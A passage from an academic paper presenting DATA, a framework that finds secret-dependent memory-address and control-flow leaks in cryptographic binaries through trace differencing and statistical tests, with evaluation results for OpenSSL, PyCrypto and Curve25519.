**Relation to Similar Concepts.** The idea of DATA is similar to differential power analysis (DPA) [46], which works on power traces. However, power traces are often noisy due to measurement uncertainty and the underlying physics. Hence, DPA often requires several thousand measurements and non-constant time implementations demand heavy pre-processing to correctly align power traces [55]. In contrast, address traces are noise-free, which minimizes the number of required measurements and allows perfect re-alignment for non-constant time traces (due to control-flow leaks).

DATA is also related to differential computation analysis (DCA) [17]. DCA relies on software execution traces to attack white-box crypto implementations. While DCA is conceptually similar to DATA, DCA attacks (white-box model) consider a much stronger adversary who can read the actual content of accessed memory locations.

## 4 Difference Detection Phase

We now introduce address-based information leaks and discuss the steps to identify them, namely recording of address traces and finding differences within the traces.

**Notation.** DATA analyzes a program binary $P$ with respect to address leakage of secret input $k$. Let $P(k)$ denote the execution of a program with controllable secret input $k$. We write $t = \mathsf{trace}(P(k))$ to record a trace of accessed addresses during program execution. We define an address trace $t = [a_0, a_1, a_2, a_3 ...]$ as a sequence of executed instructions, augmented with memory addresses. For instructions operating on CPU registers, $a_i = ip$ holds the current instruction pointer $ip$. In case of memory operations, $a_i = (ip, d)$ also holds the accessed memory address $d$. Information leaks appear as differences in address traces. We develop an algorithm $\mathsf{diff}(t_1, t_2)$ that, given a pair of traces $(t_1, t_2)$, identifies all differences. If the traces are equal, $\mathsf{diff}(t_1, t_2) = \varnothing$. A deterministic program $P$ is leakage free if and only if no differences show up for any pair of secret inputs ($k_i$, $k_j$):

$$\forall k_i, k_j : \mathsf{diff}(\mathsf{trace}(P(k_i)), \mathsf{trace}(P(k_j))) = \varnothing \quad (1)$$

### 4.1 Address-based Information Leakage

**Data leakage** is characterized by one and the same instruction ($ip$) accessing different memory locations ($d$). Consider the code snippet in Listing 1, assuming line numbers equal code addresses. Execution with two different keys $key_A = [10, 11, 12]$ and $key_B = [16, 17, 18]$ yields two address traces $t_A = \mathsf{trace}(P(key_A))$ and $t_B = \mathsf{trace}(P(key_B))$, with differences marked bold:

$$t_A = [0, 18, 19, (17, 1), 20, (17, \mathbf{11}), 21, (17, \mathbf{12}), 22, (17, \mathbf{13}), 23]$$
$$t_B = [0, 18, 19, (17, 1), 20, (17, \mathbf{01}), 21, (17, \mathbf{02}), 22, (17, \mathbf{03}), 23]$$

The function 'transform' leaks the argument *kval*, which is used as index into the array LUT (line 17).

```
0  program entry: call process with user-input
1  unsigned char LUT[16] = { 0x52,
2  0x19,
   ...
16 0x37};
17 int transform(int kval) { return LUT[kval%16]; }
18 int process(int key[3]) {
19   int val = transform(0);
20   val += transform(key[0]);
21   val += transform(key[1]);
22   val += transform(key[2]);
23   return val;
   }
```

Listing 1: Table look-up causing data leak.

```
0  program entry: call exp with user-input
1  function exp(key, *p) {
     ...
2    foreach (bit b in key)
3      if (b)
4        mul(r, p);
       else
5        mul(t, p);
6    return r;
   }
   function mul(*a,*b) {
7    tmpA = *a;
8    tmpB = *b;
     // calculate res = tmpA * tmpB
9    *a = res;
   }
```

Listing 2: Branch causing control-flow leak.

Since the base address of LUT is 1, this operation leaks memory address $kval + 1$. The first call to transform (line 19) with $kval = 0$ results in $a_1 = (17,1)$. Subsequent calls (line 20–22) leak sensitive key bytes. The differences in the traces—marked bold—reveal key dependencies.

To accurately report data leakage and to distinguish non-leaking cases (line 19) from leaking cases (line 20–22), we take the call stack into account. We formalize data leaks as tuples $(ip, cs, ev)$ of the leaking instruction $ip$, its call stack $cs$, and the evidence $ev$. The call stack is a list of caller addresses leading to the leaking function. For example, the first leak has the call stack $cs = [0,20]$. The evidence is a set of leaking data addresses $d$. The larger the evidence set, the more information leaks. For example, $ev = \{11,01\}$ for the first leak, $ev = \{12,02\}$ for the second one, etc. Our diff algorithm would report:

$$\begin{aligned}\mathsf{diff}(t_A,t_B) = \{&(17,[0,20],\{11,01\}),\\ &(17,[0,21],\{12,02\}),\\ &(17,[0,22],\{13,03\})\}\end{aligned}$$

**Control-flow leakage** is caused by key-dependent branches. Consider the exponentiation in Listing 2, executed with two keys $k_A = 4 = 100_b$ and $k_B = 7 = 111_b$. This yields the following address traces, where $R$, $P$, and $T$ denote the data addresses of the variables $r$, $p$, and $t$.

$$\begin{aligned}\mathsf{trace}(P(k_A)) = t_A = [&0,1,2,3,4,(7,R),(8,P),(9,R),\\ &2,3,\mathbf{5,(7,T),(8,P),(9,T)},\\ &2,3,\mathbf{5,(7,T),(8,P),(9,T)},2,6]\\ \mathsf{trace}(P(k_B)) = t_B = [&0,1,2,3,4,(7,R),(8,P),(9,R),\\ &2,3,\mathbf{4,(7,R),(8,P),(9,R)},\\ &2,3,\mathbf{4,(7,R),(8,P),(9,R)},2,6]\end{aligned}$$

There are two differences in the traces, both marked bold. The differences occur due to the `if` in line 3 which branches to line 4 or 5, depending on the key bit $b$, and causes operations in line 7 and 9 to be done either on the intermediate variable $r$ or a temporary variable $t$.

A control-flow leak is characterized by its branch point, where the control flow diverges, and its merge point, where branches coalesce again. In this example, the branch point is at line 3 and the merge point at line 2, when the next loop iteration starts. We model control-flow leaks as tuples $(ip, cs, ev)$ of branch point $ip$, call stack $cs$, and evidence $ev$. For example, both differences occur at the same call stack $cs = [0]$. Hence, they are reported as the same leak. The evidence is a set of subtraces corresponding to the two branches. Our diff algorithm would report:

$$\begin{aligned}\mathsf{diff}(t_A,t_B) = \{(3,[0],\{&[4,(7,R),(8,P),(9,R)],\\ &[5,(7,T),(8,P),(9,T)]\}\ )\}\end{aligned}$$

## 4.2 Recording Address Traces

We execute the program on a dynamic binary instrumentation (DBI) framework, namely Intel Pin [54], and store the accessed code and data addresses in an address trace. To execute the program in a clean and noise-free environment, we disable ASLR and keep public inputs (e.g., command line arguments, environment variables) to the program fixed. As shown in Figure 1, we repeat this multiple times with varying inputs, causing address leaks to show up as differences in the address traces.

The concept of DATA is agnostic to concrete recording tools and, hence, could also rely on other tools [71] or hardware acceleration like Intel Processor Trace (IPT) [39]. Since the recording time is small compared to trace analysis, we did not investigate other tools.

## 4.3 Finding Trace Differences

The trace comparison algorithm (diff) in Algorithm 1 sequentially scans a pair of traces ($t_A$, $t_B$) for address differences, while continuously re-aligning traces in the same pass. Whenever $ip$ values match but data addresses ($d$) do not, a data difference is detected (lines 4–6).

**Algorithm 1:** Identifying address trace differences (diff).

```
   input : t_A, t_B ... the two traces
   output: rep ... the report of all differences
1  rep = ∅, i = 0, j = 0
2  while i < |t_A| ∧ j < |t_B| do
3      a = t_A[i], b = t_B[i]
4      if a.ip = b.ip then
5          if a.d ≠ b.d then
6              rep = rep ∪ report_data_diff(t_A, t_B, i, j)
7          end
8          i++, j++
9      else
10         rep = rep ∪ report_cf_diff(t_A, t_B, i, j)
11         (i, j) = find_merge_point(t_A, t_B, i, j)
12     end
13 end
14 return rep
```

**Algorithm 2:** find_merge_point

```
   input : t_A, t_B ... the two traces
   input : i, j ... the trace indices of the branches
   output: k, l ... the indices of the merge point
1  k = i, l = j, C_A = 0, C_B = 0, S_A = ∅, S_B = ∅
2  while k < |t_A| ∧ l < |t_B| do
3      if isCall(t_A[k]) then C_A++ ;
4      if isRet(t_A[k]) then C_A-- ;
5      if isCall(t_B[l]) then C_B++ ;
6      if isRet(t_B[l]) then C_B-- ;
7      if C_A <= 0 then S_A = S_A ∪ t_A[k].ip ;
8      if C_B <= 0 then S_B = S_B ∪ t_B[l].ip ;
9      M = S_A ∩ S_B
10     if M ≠ ∅ then
11         k = find(t_A[i...k], M)
12         l = find(t_B[j...l], M)
13         return (k, l)
14     end
15     if C_A >= 0 then k++ ;
16     if C_B >= 0 then l++ ;
17 end
18 error No merge point found
```

Control-flow differences occur when $ip$ differs (line 9–11). Differences are reported using report_data_diff and report_cf_diff using the format specified in Section 4.1.

**Trace Alignment.** For control-flow differences, it is crucial to determine the correct merge points, as done by Algorithm 2. Starting from the branch point, it sequentially scans both traces, extending two sets $S_A$ and $S_B$ (lines 7–8) with the scanned instructions. If their intersection $M$ becomes non-empty (lines 9–10), $M$ holds the merge point's $ip$. We then determine the first occurrence of $M$ in both branches using find (lines 11–12) and realign the traces before proceeding (Algorithm 1, line 11).

**Context-Sensitivity.** Since control-flow leaks could incorporate additional function calls (e.g., function mul in Listing 2), we need to exclude those from the merge point search. Therefore, we maintain the current calling depth in counters $C_A$ and $C_B$ (lines 3–6) and skip calling depths $> 0$ (lines 7–8). The functions isCall$(a)$ and isRet$(a)$ return `true` iff the assembler instruction at address $a.ip$ is a function call or return, respectively. If the calling depth drops below zero, the trace returned to the function's call-site. We stop scanning this trace (lines 15–17) and wait for the other trace to hit a merge point.

Our context sensitive alignment also works for techniques like retpoline [78] that aim to prevent Spectre attacks, since they just add additional call/ret layers. Code directly manipulating the stack pointer (return stack refill [78], setjmp/longjmp, exceptions, etc.) could be supported by detecting such stack pointer manipulations alongside calls and rets.

**Comparison to Related Work.** Trace alignment has been studied before as the problem of correspondence between different execution points. Several approaches for identifying execution points exist [74]. Instruction counter based approaches [58] uniquely identify points in one execution but fail to establish a correspondence between different executions. Using calling contexts as correspondence metric could introduce temporal ambiguity in distinguishing loop iterations [75]. Xin et al. [85] formalize the problem of relating execution points across different executions as execution indexing (EI). They propose structural EI (SEI), which uses taken program paths for indexing but could lose comprehensiveness by mismatching execution points that should correspond [74]. Other approaches combine call stacks with loop counting to avoid problems of ambiguity and comprehensiveness [74]. Many demand recompilation [74, 75, 85], which prohibits their usage in our setting. Specifically, EI requires knowledge of post-dominators, typically extracted from control flow graphs (CFGs) [30], which are not necessarily available (e.g., obfuscated binaries or dynamic code generation). Using EI, Johnson et al. [42] align traces in order to propagate differences back to their originating input. We use a similar intuition as Johnson et al. in processing and aligning traces in a single pass, however, without the need to make program execution indices explicit. By constantly re-aligning traces, we inherently maintain correspondence of execution points. Our set-based approach does not require CFG or post-dominator information.

In contrast to EI, we do not explicitly recover loops. This could cause imprecision when merging control-flow leaks embedded within loops. If the two branches are significantly asymmetric in length, we might match multiple shorter loop iterations against one longer iteration, thus introducing an artificial control-flow leak (false positive) when one branch leaves the loop while the other does not. Should such leaks occur, they would be dismissed as key independent in phase two. Note that correspondence (correct alignment) would be automatically restored as soon as both branches leave the loop. Also,

this is not a fundamental limitation of DATA, as other trace alignment methods could be implemented as well.

**Combining Results.** We run our diff algorithm pairwise on all recorded traces and accumulate the results in an intermediate report. Testing multiple traces helps capture nested leakage, that is, leakage which appears conditionally, depending on which branches are taken in a superordinate control-flow leak. Nested leakage would remain hidden when testing trace pairs which either take the wrong superordinate branch or exercise both branches.

## 5 Leakage Detection Phase

We implement a *generic* leakage test to reduce the number of false positives in case of (randomized) program behavior and events that are statistically independent of the secret input. The program is repeatedly executed with one fixed secret input and a set of random secret inputs. If the distributions of accessed addresses in these two sets can be distinguished, the corresponding address differences are marked as secret-dependent. A challenge that arises during this generic leakage test is that false negatives might occur if the fixed input is particularly similar to the average random case. We address this challenge by repeating the generic leakage test with multiple distinct fixed inputs and merging the results in the end. We introduce an appropriate leakage-evidence representation to compare distributions of accessed addresses.

### 5.1 Evidence Representation

We unify the representation of both data and control-flow evidences in so-called *evidence traces*. These traces hold a time-ordered sequence of memory addresses that a particular instruction accesses during *one* program execution. Note the difference to evidence sets used in Section 4.1, which are computed over *multiple* program executions. Evidence traces contain all essential information exploited in practical attacks, such as how often an address is accessed [11, 45] and also when, *i.e.*, at which position an address is accessed in the trace [87].

**Recording.** Similar to the difference detection phase, the target program is executed to gather address traces. This time, however, we only monitor the previously detected differences, which significantly reduces trace sizes and instrumentation time. For each instruction that caused address differences in the first phase, we gather individual evidence traces. Addresses accessed in case of data differences are written to the trace in chronological order. For control flow differences, the branch target addresses taken at the branch points are written to the evidence trace, again in chronological order.

**Building Histograms.** As we execute the target program with multiple inputs, we accumulate the evidence traces



Figure 2: Histogram $\mathbf{H_{full}}$ over evidence traces.

of the *same* instruction in a two-dimensional histogram, as depicted in Figure 2. The $y$-axis contains the addresses accessed by the instruction, $r_0$ and $r_1$ in this case. The $x$-axis specifies their positions in the trace. A single evidence trace, e.g., $[r_0, r_1, r_1, r_0, r_0, r_1]$, would appear as dots in the $x$-$y$ plane. When aggregating multiple traces, the $z$-axis accumulates all dots into bars, specifying the overall number of accesses for each address and position. This histogram, named $\mathbf{H_{full}}$, fully captures the characteristics of evidence traces, namely when and how often addresses are accessed. The downside of $\mathbf{H_{full}}$ is that a large number of traces is required to accurately estimate it. This would prolong the leakage detection phase and increase storage requirements. We therefore use two simplified histograms, each of which captures one characteristic of $\mathbf{H_{full}}$. The first one, $\mathbf{H_{addr}}$, tracks the total number of accesses per address, thus, collapsing the $x$-axis and omitting time information. The second one collapses the $y$-axis and counts the total number of accesses per position. This omits address information and is comparable to counting the length of evidence traces. Observe that counting the length of evidence traces equals the (negative) difference between consecutive positions. We therefore define $\mathbf{H_{pos}}$ as counting the length of evidence traces. We illustrate how $\mathbf{H_{addr}}$ and $\mathbf{H_{pos}}$ are compiled with the following example of three evidence traces:

$$ev_0 = [r_1, r_2], \quad ev_1 = [r_3, r_3, r_2, r_3, r_1], \quad ev_2 = [r_2, r_1, r_2]$$

$\mathbf{H_{addr}}$ contains one entry per address, counting how often each address occurs in the traces. Thus, $\mathbf{H_{addr}} = [3, 4, 3]$ for addresses $[r_1, r_2, r_3]$. $\mathbf{H_{pos}}$ records the length of the traces, which yields $\mathbf{H_{pos}} = [0, 1, 1, 0, 1]$ for lengths 1 to 5. For illustration purposes, counting the number of accesses per position would yield $[3, 3, 2, 1, 1, 0]$ for positions 1 to 6. The (negative) differences between the positions are $[0, 1, 1, 0, 1]$, which is exactly $\mathbf{H_{pos}}$.

**Implications.** While the use of $\mathbf{H_{addr}}$ and $\mathbf{H_{pos}}$ reduces the measurement effort, we might miss leaks that only

show up in $\mathbf{H_{full}}$. Such a leak would occur, if the secret permutes the addresses in the evidence traces, e.g., $[r_1, r_2]$ and $[r_2, r_1]$, while the length of the evidence traces as well as the number of accesses per address remains the same. These special cases can still be detected with a multi-dimensional generic leakage test using $\mathbf{H_{full}}$.

## 5.2 Generic Leakage Test

We compile the evidence traces into two histograms, namely $\mathbf{H^{fix}_{addr}}$ and $\mathbf{H^{fix}_{pos}}$ for fixed secret inputs, and $\mathbf{H^{rnd}_{addr}}$ and $\mathbf{H^{rnd}_{pos}}$ for random inputs. If these histograms can be distinguished, the corresponding address difference constitutes a true information leak. In side-channel literature [33, 67], this fixed-vs-random input testing is typically done by applying Welch's t-test [83] to distributions of power consumption, electromagnetic emanation, or execution time measurements. For DATA, we cannot use the t-test, because it assumes normal distributions and evidence trace distributions are not necessarily normal. Instead, we use the more generic Kuiper's test [49], which does not make this assumption. The test essentially determines whether two probability distributions stem from the same base distribution or not. It is closely related to the Kolmogorov-Smirnov (KS) test but performs better when distributions differ in the tails instead of around the median. Since we do not assume anything about the tested distributions, we choose the increased sensitivity of Kuiper's test over the KS test at almost identical computational cost.

In preparation for Kuiper's test, we normalize our previously compiled histograms to obtain probability distributions. For the explanation of the test, assume two random variables $X$ and $Y$, for which $n_X$ and $n_Y$ samples are observed. The first step of the test is to derive the empirical distribution functions $F_X(x)$ and $F_Y(x)$ as

$$F_X(x) = \frac{1}{n_X} \cdot \sum_{i=1}^{n_X} I_{[X_i,\infty]}(x) \ . \tag{2}$$

$I$ is the indicator function, which is 1 if $X_i \leq x$, and 0 otherwise. $F_Y(x)$ is calculated accordingly. The Kuiper statistic $V$ is then computed as

$$V = \sup_x [F_X(x) - F_Y(x)] + \sup_x [F_Y(x) - F_X(x)] \ . \tag{3}$$

The deviation of both distributions is significant if the Kuiper statistic $V$ exceeds the significance threshold:

$$V_{st} = \frac{Q_{st}^{-1}(1-\alpha)}{C_{st}(n_X, n_Y)} \ . \tag{4}$$

$C_{st}$ relates the threshold to the number of samples each empirical distribution is based on. This is important, as a larger number of samples increases the sensitivity of the Kuiper statistic. It is approximated as

$$C_{st}(n_X, n_Y) = \sqrt{\frac{n_X n_Y}{(n_X + n_Y)}} + 0.155 + \frac{0.24}{\sqrt{\frac{n_X n_Y}{(n_X + n_Y)}}} \ . \tag{5}$$

$Q_{st}$ is derived from the asymptotic distribution of the Kuiper statistic. It links the test statistic to a certain confidence level and is defined as

$$Q_{st}(\lambda) = 2 \sum_{i=1}^{\infty} \left(4i^2\lambda^2 - 1\right) e^{-2i^2\lambda^2} . \tag{6}$$

Its inverse, $Q_{st}^{-1}$, is calculated numerically. The value $(1-\alpha)$ determines the probability with which Kuiper's test produces false positives. For all tests performed in this work, this probability is set to 0.0001. If Kuiper's test statistic is significant, the corresponding data or control-flow difference is flagged as an information leak.

**Accuracy.** The probability of reporting false positives is sufficiently minimized by the choice of $(1-\alpha)$. False negatives can occur, if the histograms $\mathbf{H_{addr}}$ and $\mathbf{H_{pos}}$ are insufficient estimations of the underlying evidence distributions. This happens if the number of program executions for fixed and random inputs is too small. It is, however, a common problem of unspecific leakage testing to determine a required minimum number [55, 72]. Analysts using DATA should therefore add traces until the test results stabilize and no new leaks are detected.

# 6 Leakage Classification Phase

The leakage classification phase is based on a *specific* leakage test, which tests for linear and non-linear relations between the secret input and the evidences of information leaks. Finding these relations requires appropriate representations for both input and evidence traces, which are described in the following two sections.

## 6.1 Evidence Representation

Similar to the leakage detection phase, we collect evidence traces for multiple random secret inputs. Unlike before, however, we do not merge evidence traces into histograms, since this would dismiss information about which input belongs to which evidence trace. Instead, we aggregate evidence traces into *evidence matrices*, where each column represents a unique trace (and unique secret input). Since evidence traces might differ both in length and accessed addresses, we cannot store them directly in a matrix. Instead, we capture the characteristics of the evidence traces in two separate matrices, $\mathbf{M^{ev}_{addr}}$ and $\mathbf{M^{ev}_{pos}}$. The rows in both matrices correspond to the possible addresses in the traces. $\mathbf{M^{ev}_{addr}}$ stores the number

of accesses per address. If an address does not occur in a trace, the corresponding matrix entry is set to zero. $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$ stores the position of each address in the evidence trace. If an address does not occur in a trace, the matrix entry is set to '-1'. This labels an absent address and has no negative impact on the statistical test. Any other negative value works as well, because all valid positions are non-negative integers. If an address occurs more than once in a trace, the matrix entry is set to the rounded median of the trace positions. The median adequately determines around which position in the evidence trace an address is accessed most frequently.

The following example illustrates how evidence matrices are compiled. We reuse the evidence traces $ev_0$ to $ev_2$ from Section 5.1 and insert one column for each trace. For each of the addresses $r_1$ to $r_3$, we insert one row. After adding the data, we obtain:

$$\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}} = \begin{bmatrix} 1 & 1 & 1 \\ 1 & 1 & 2 \\ 0 & 3 & 0 \end{bmatrix}, \quad \mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}} = \begin{bmatrix} 0 & 4 & 1 \\ 1 & 2 & 1 \\ -1 & 1 & -1 \end{bmatrix}$$

## 6.2 Leakage Model

The transformation of the input is called *leakage model*. It defines which property or part of the secret input is compared to the evidence representations stored in $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$ and $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$. This serves two purposes. First, it confines the scope of the statistical test. This is important because the complete input space of a secret is often too large to handle in practice, e.g., $> 2^{128}$ for strong cryptographic keys. Second, this confinement implicitly quantifies the information an adversary could gain from observing evidences. A well-known leakage model is the Hamming weight model [55], which reduces a secret input to the number of its 1-bits. In [89], the Hamming weight model is used to find leaks in asymmetric cipher implementations. Another popular approach is slicing the secret input into smaller chunks [46], e.g., bytes or bits. While input slices are a good fit for byte- and bitwise operations in symmetric ciphers, they might not be the best fit for big-integer operations in asymmetric ciphers. Clearly, the choice of an appropriate leakage model is important, but ultimately depends on the target program. It requires some degree of domain knowledge, which we assume that analysts have. Our framework is designed to support a variety of leakage models, including Hamming weight and input slicing.

## 6.3 Specific Leakage Test

For the specific leakage test, the target binary is executed $n$ times with random secret inputs. Instead of gathering new measurements, we reuse the (random input) traces from the leakage detection phase. In preparation for the test, we derive $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$ and $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$ from the traces. We also transform the secret inputs according to the chosen leakage model $L$ and store the results in the input matrix $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$. Similar to the evidence matrices, every input gets assigned a column in $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$. The number of rows is defined by the model, e.g., the Hamming weight of the entire input requires one row. All rows in $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$ are then compared to all rows in $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$ and $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$. For these comparisons, the selected rows are interpreted as pairwise observations of two random variables, $X$ and $Y$, with length $n_X = n_Y = n$. We then use the Randomized Dependence Coefficient (RDC) [53] to determine the relation between the observations. The RDC detects linear and non-linear relations between random variables, its test statistic $R$ is defined between 0 and 1, with $R = 1$ showing perfect dependency and $R = 0$ stating statistical independence. The parameters of the RDC are set to the values proposed in [53]: $k = 20$ and $s = \frac{1}{6}$. In contrast to mutual information estimators and similar metrics [68], which are also used in side-channel literature [31], the RDC can be calculated efficiently, especially for large sample sizes ($n > 100$). We precompute the significance threshold $R_{st}$ for a given confidence level $\alpha$ by generating a sufficiently large number ($\geq 10^4$) of statistically independent sequences of length $n$ (the same length as the rows in $\mathbf{M}^{\mathbf{ev}}_{\mathbf{addr}}$, $\mathbf{M}^{\mathbf{ev}}_{\mathbf{pos}}$, and $\mathbf{M}^{\mathbf{in}}_{\mathbf{L}}$) and estimating the distribution of $R$. Since the resulting distribution is approximately normal, we estimate the mean $\mu$ and the standard deviation $\sigma$. The significance threshold is then derived from $\Phi^{-1}(x)$, which is the inverse cumulative distribution function of the standard normal distribution, as follows:

$$R_{st} = \mu + \sigma \cdot \Phi^{-1}(\alpha) \,. \tag{7}$$

The value $(1-\alpha)$ determines the probability with which the RDC produces false positives. For all tests performed in this work, it is set to 0.0001. If $R$ exceeds $R_{st}$, the tested rows exhibit a significant statistical relation. This means that an adversary is able to infer the values and properties of the secret input that are defined by the leakage model from side-channel observations.

**Accuracy.** The probability of reporting false positives is sufficiently minimized by the choice of $(1-\alpha)$. False negatives can occur if the number of observations $n$ is too small. Similar to the discussion in Section 5, it is not possible to determine a required minimum number of observations that holds for arbitrary target programs. Naturally, simple and direct relations will be discovered with far less observations than faint and indirect ones.

# 7 Implementation and Optimizations

While the concept of DATA is platform independent, we implement trace recording on top of the Intel Pin frame-



Figure 3: OpenSSL AES T-table leakage classification.

work [38] for analyzing x86 binaries. We record address traces in separate trace files. To reduce their size, we only monitor instructions with branching behavior and their target branch as well as instructions performing memory operations. This suffices to detect control-flow and data leakage. To speed up recording of evidence traces in the second phase, we only record those instructions flagged as potential leaks in the first phase.

We implement the difference detection as well as the generic and the specific leakage tests in Python scripts, which condense all findings into human-readable leakage reports in XML format, structuring information leaks by libraries, functions, and call stacks.

**Tracking Heap Allocations.** Depending on the utilization of the heap, identical memory objects could get assigned different addresses by the memory allocator. During trace analysis, this could cause the same objects to be interpreted as different ones. We encountered such behavior for OpenSSL, which dynamically allocates big numbers on the heap and resizes them on demand. This causes frequent re-allocations and big numbers hopping between different heap addresses for different program executions. Our Pintool can therefore be configured to detect heap objects and replace their virtual address with its relative address offset. Currently, our analysis treats all heap objects equally, making the results more readable. More elaborate approaches like [73] are left as future work.

# 8 Evaluation and Results

We used Pin version 3.2-81205 for instrumentation and compiled glibc 2.24 as well as OpenSSL 1.1.0f[2] in a default configuration with additional debug information, using GCC version 6.3.0. Although debug symbols are not required by DATA, it incorporates available debug symbols in the final report. This allows to map detected leaks to the responsible functions and data symbols.

[2]Specifically, we tested commit `7477c83e15`.

Table 2: Leakage summary of algorithms.

| | Algorithm | Differences | Generic | | | Specific | |
|---|---|---|---|---|---|---|---|
| | | | Dismissed | CF | Data | Byte/Bit | HW |
| OpenSSL | AES-NI | 0 (2) | 0 | 0 | 0 (2) | 0 (2) | - |
| | AES-VP | 0 | 0 | 0 | 0 | 0 | - |

## 8.1 Analysis Results

Table 2 shows the results of the three phases of DATA, namely address differences, generic and specific leaks.

**OpenSSL (Symmetric Primitives).** As summarized in the upper part of Table 2, AES-NI (AES new instructions [37]) as well as AES-VP (vector permutations based on SSSE3 extensions) do not leak. However, when using AES-NI (and other ciphers) via the OpenSSL command-line tool, the key parsing yields two data leaks, as indicated in brackets. Calling the AES-NI implementation without this command-line tool, as also done for the other three AES implementations, does not trigger these two data leaks. Besides, we identified four data leaks in the bit-sliced AES. While OpenSSL uses the protected implementation by Käspar and Schwabe [43] for the actual encryption, they use the same unprotected key expansion as used in T-table implementations.

All other tested symmetric implementations yield a significant number of data leaks since they rely on lookup tables with key-dependent memory accesses, which makes them vulnerable to cache attacks [11, 77]. These leaks have also been confirmed by the byte leakage model test. Figure 3 shows statistical test results of the vulnerable AES T-table implementation for the first five rounds, averaged over the 16 table lookups in each round. Phase two finds generic key dependencies, regardless of the round (values well above $V_{st}$), confirming its accuracy. The chosen byte leakage model detects linear dependencies to the first round state ($s_1$), which allows known-plaintext attacks [11]. For intermediate rounds, for which the chosen byte leakage model is *not* applicable, the test output is well below the threshold $R_{st}$. By adapting the leakage model to the last round state, one could also test for ciphertext-only attacks [60]. Moreover, one can see that the Hamming weight model on key bytes detects the same leakage but with a lower confidence, since it loses information about the key. This emphasizes the importance of choosing appropriate leak-

age models. We summarize results in Appendix A.

**OpenSSL (Asymmetric Primitives).** The asymmetric primitives show significant non-deterministic behavior, which is dismissed in the leakage detection phase. For example, OpenSSL uses RSA base blinding with a random blinding value. From 2248 differences in RSA, 1510 are dismissed, leaving 278 control-flow and 460 data leaks with key dependency. Among those, we found two constant-time vulnerabilities in RSA and DSA, respectively, which bypass constant-time implementations in favor of vulnerable implementations. This could allow key recovery attacks similar to [3, 82]. Moreover, DATA reconfirms address differences in the ECDSA wNAF implementation, as exploited in [10, 26, 79].

For asymmetric ciphers, we applied the Hamming weight (HW) model as well as the key bit model. The majority of leaks reported by the HW model are indicating that the length of the key or of intermediate values leaks (as the HW usually correlates with the length). For example, we detect leaks in functions that determine the length of big numbers, reconfirming the findings of [80]. Also, OpenSSL uses lazy heap allocation to resize objects on demand. This can cause different heap addresses for different key lengths, which will show up as data leakage. In contrast to the HW, the key bit model is more fine-grained and thus targets very specific leaks only, e.g., it reveals leaks that occur when the private key is parsed. This constitutes an insecure usage of the private key, and a very subtle bug to find. Details about leaking functions are given in Appendix A.

**Python.** We tested PyCrypto 2.6.1 running on CPython 2.7.13. The lower part of Table 2 summarizes our results. PyCrypto incorporates native shared libraries for certain cryptographic operations. From a side-channel perspective, this is desirable since those native libraries could be tightened against side-channel attacks, independently of the used interpreter. However, we found that all ciphers leak key bytes via unprotected lookup table implementations within those shared libraries, as indicated by the byte leakage model. We list the leaks in Appendix A.

**Leakage-free Crypto.** We analyzed Curve25519 in NaCl [13] as well as the corresponding Diffie-Hellman variant of OpenSSL (X25519) and found no address-based information leakage (apart from OpenSSL's key parsing), approving their side-channel security.

## 8.2 Discussion

**Detection Accuracy.** For symmetric algorithms in OpenSSL, we recorded up to 10 traces in the difference detection phase. We found that 3 traces are sufficient as more traces did not uncover additional differences. The low number of traces results from the high diffusion and the regular design of symmetric ciphers, which yields a high probability for quickly hitting all variations in the program execution. This suggests that the difference detection phase achieves good accuracy for symmetric ciphers. Symmetric ciphers are typically deterministic, thus all differences are key-dependent. Indeed, Table 2 shows that the leakage detection phase confirms all differences as leaks.



Figure 4: Dismissed non-deterministic differences and discovered leaks for OpenSSL RSA as stacked plot.

To evaluate DATA's accuracy on non-deterministic programs, we tested OpenSSL asymmetric ciphers and collected up to 30 traces, as shown in Figure 4. While the address differences found in the difference detection phase do not settle within 30 traces (introducing false negatives), an important finding is that the majority of these differences are due to statistically independent program activity, e.g., RSA base blinding. These differences are characterized as key-independent and successfully filtered in the leakage detection phase. The number of actual data and control-flow leaks with key dependencies already settles at 4 traces. The few leaks observable with more traces are due to heap cleanup (these leaks were already discovered at heap allocation), leakage of the heap object's size, and exploring more paths of already discovered programming bugs. For example, DATA discovered the aforementioned RSA constant-time vulnerability, which was missed by other solutions, with only two traces. Analyzing more traces identifies more information leaks caused by the same programming bug. Hence, we recommend $\leq 10$ traces for asymmetric primitives as a conservative choice. We observed similar behavior for DSA and ECDSA, but omit the details for brevity.

**Performance.** We ran our experiments on a Xeon E5-2630v3 with 386 GB RAM. DATA achieves good performance, adapting its runtime to the number of discovered leaks. Analysis of the leakage-free AES-NI and AES-VP took around 6 s, as only the first phase is needed. Finding leaks in the OpenSSL AES T-table implementation took 5 CPU minutes. Leakage classification took 8 CPU min. Asymmetric algorithms require more traces

and yield significantly more differences. Hence, the first phases took between 29.8 (for DSA) and 79.8 CPU minutes (for ECDSA). Running all three phases on RSA takes 233.8 CPU minutes with a RAM utilization of less than 4.5 GB (single core). By exploiting parallelism, the actual execution time can be significantly reduced, e.g., from 55 min to approximately 250 s for the first phase of RSA. Analyzing PyCrypto yields large address traces due to the interpreter (1GB and more), nevertheless DATA handles such large traces without hassle: The first phase discards all non-leaking instructions, stripping down trace sizes of the subsequent phases to kilobytes (see Appendix B).

**Summary.** The adoption of side-channel countermeasures is often partial, error-prone, and non-transparent in practice. Even though countermeasures have been known for over a decade [66], most OpenSSL symmetric ciphers as well as PyCrypto do not rely on protected implementations like bit-slicing. Also, the bit-sliced AES adopted by OpenSSL leaks during the key schedule, as the developers integrated it only partially [43] since practical attacks have not been shown yet. Moreover, we discovered two new vulnerabilities, bypassing OpenSSL's constant-time implementations for RSA and DSA initialization. Considering incomplete bug fixes of similar vulnerabilities identified by Garcia et al. [27, 28], this sums up to four implementation bugs related to the same countermeasure. This clearly shows that the tedious and error-prone task of implementing countermeasures should be backed by appropriate tools such as DATA to detect and appropriately fix vulnerabilities as early as possible.

